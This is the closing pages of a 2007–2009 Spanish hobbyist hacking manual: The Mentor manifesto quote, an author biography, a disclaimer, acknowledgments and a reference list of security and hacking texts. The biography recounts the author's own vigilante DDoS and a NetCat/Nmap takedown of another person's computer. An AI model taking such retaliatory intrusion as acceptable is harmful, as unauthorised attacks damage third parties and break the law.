Sí, soy un delincuente. Mi delito es la curiosidad. Mi delito es juzgar a la gente por lo que dice y por lo que piensa, no por lo que parece. Mi delito es ser más inteligente que ustedes, algo que nunca me perdonarán. Soy un hacker, y éste es mi manfiesto. Podrán eliminar a algunos de nosotros, pero no a todos... después de todo, somos todos iguales.

The Mentor. 08/01/1986

Palabras Finales

BlitzKrieg es farmacólogo de profesión retirado y un entusiasta interesado, mas no practicante de tiempo completo de la seguridad informática. Ha escrito diversos artículos farmacológicos para la Wikipedia en español con el seudónimo de StormBringer. Laboró en compañías como Roche y Novartis en la fuerza de ventas y su interés en las computadoras data desde 1986, fecha en que entró a estudiar en Datamex del Norte. Actualmente labora en una compañía de Telemarketing que da servicio a clientes latinos de empresas estadounidenses.

Su primera incursión en el mundo de los hackers fue en 1999 cuando entró al Mirc y vio abrirse una puerta gigantezca de posibilidades. Su primer ataque fue contra una página web dedicada a la pornografía infantil utilizando un DDoS y su último ataque importante fue tumbar el sistema de cómputo de una lamer que vandalizó una wiki personal haciendo uso del NetCat y el Nmap (ambas para Linux) como herramientas y empleando la técnica *decoy scans*. Cosas que prometió jamás volver a hacer.

Algunos de los artículos presentados son traducciones fieles de documentos creados por hackers expertos y profesionales en seguridad informática. La mayoría de los ejercicios fueron probados y comprobados en WinXP y Linux empleando una red doméstica a base de computadoras personales genéricas marca Alaska.

Disclaimer (Renuncia de responsabilidad)
Este documento, cuya creación tardó casi dos años trabajando en tiempos de ocio, es de distribución libre y BlitzKrieg no saca ganancia monetaria ni pide retribución por la publicación de este documento. Con la consigna de que ***todo conocimiento humano pertenece a todos***, se libera a la comunidad de Internet que esté interesada en la materia. Esta obra puede descargarse, copiarse, imprimirse e inclusive mejorarse libremente sin ningún tipo de restricción.

Como se menciona en el prólogo, Yo, BlitzKrieg, no me hago responsable del mal uso que se dé a la información aqui expuesta ya que su publicación tiene como objetivo ser informativa, didáctica o inclusive, de entretenimiento. Este es un documento de divulgación, así de simple. Me desligo totalmente de las acciones perpetradas por cualquier persona que utilice la información contenida en este documento con fines ilícitos.

Así mismo, no se me puede hacer responsable por daños a equipos ajenos o propios que sucedan durante la ejecución de los ejercicios presentados. Todo se hace bajo la responsabilidad de quien lee este documento y de nadie más.

Personas apreciadas
Las personas que siempre estuvieron en mi mente cuando se gestaba este documento incluyen:

Martha “Marthiux” Lozano, Eduardo “El Santitos” Santos, Alex Chavez y por último, pero no menos importante, Mariana “Marianita” López, aunque quizá no lo sepa o recuerde, fue quien dió el impulso final para terminar con mi bloqueo mental y con sus palabras me animó a finalizar con la tarea.

Este documento fue creado con OpenOffice 2.2.0 (www.openoffice.org) y convertido a documento PDF. Hecho en el Sistema Operativo Freespire 2.0 de Linux (http://www.freespire.org/download).

Atentamente
BlitzKrieg
Agosto 2007 – Enero 2009

Referencias

1. Hackers y Seguridad Informática, Hack Paso a paso; complemento de la revista @rroba.
2. Cómo Volverse Un Hacker; por Eric Steven Raymond [http://www.catb.org/~esr/faqs/hacker-howto.html]
3. "La Dedicación íntegra"; por David Rankine y Sorita. Reformulada por BlitzKrieg
4. Sniffin' the Ether; por Alaric
5. Sniffers Torn Apart; por Ankit Fadia
6. Manual ARP; Por Fred N. van Kempen. 2005
7. Passwords; por Ankit Fadia
8. Password cracking with L0phtCrack 3.0; Por Patrick Boismenu
9. Sistemas de Detección de Intrusos; por Sergio de los Santos; Revista @rroba.
10. FTP; Por Lauri Watts, Documentación de Freespire
11. Técnicas Avanzadas de Escaneo. Test de Penetración; Por Ismael Briones Vilar, Revista @rroba.
12. Glosario Informático; Por Rafael Fernández Calvo
13. The Official Guide To Hacking And Phreaking; Por American Anarchist, Forces Of Darkness.
14. Hacking: What's Legal And What's Not; Por Xandor SymmLeo Xet. 1987
15. Aprovechando Puertas Abiertas; Por Marcelo Damonte
16. Telnet, Yo Tengo el Poder; Por Nicolás Velásquez; Revista @rroba.
17. Introduction to dsniff; por Lora Danielle
18. Penetration Testing with dsniff; Por Christopher R. Russel, 2001
19. Psychotic's FAQ; Por Virtual Circuit y Psychotic.
20. Network Intrusion Detection: Por Stephen Northcutt
21. Escalandp Privilegios; Por Ismael Briones Vilar.
22. Packet Analysis Tools and methodology part 1; Por Don Parker
23. Denegación de Servicio: DoS, DDoS y DRDoS; Por Ismael Briones Vilar.
24. Tutorial: Hping2 Basics; Por Chris Gates.
25. Las Cuentas Shell; Por Nicolás Velázquez.
26. Redes de Computadoras: Por Andrew S. Tanenbaum. 1997
27. The Modern Hacker's Desk Reference, Version 1.2; Por The Rhino9 Team
28. Kliber; NetCat. Sacándole Provecho a una excelente Utilidad
29. Magikh0e; Hacking With Your Cat -Ver 1.2
30. Pendiente; NetCat: Conseguir una Shell
31. Hobbit; NetCat, Help File http://m.nu/program/util/netcat/netcat.html
32. introducción a unix; Servicio de Informática de la Universidad de Almeria.
33. Manual de UNIX, Rev 2.4; Por Jonathan Noel Tombs y Jorge Chávez Orzáez. 1995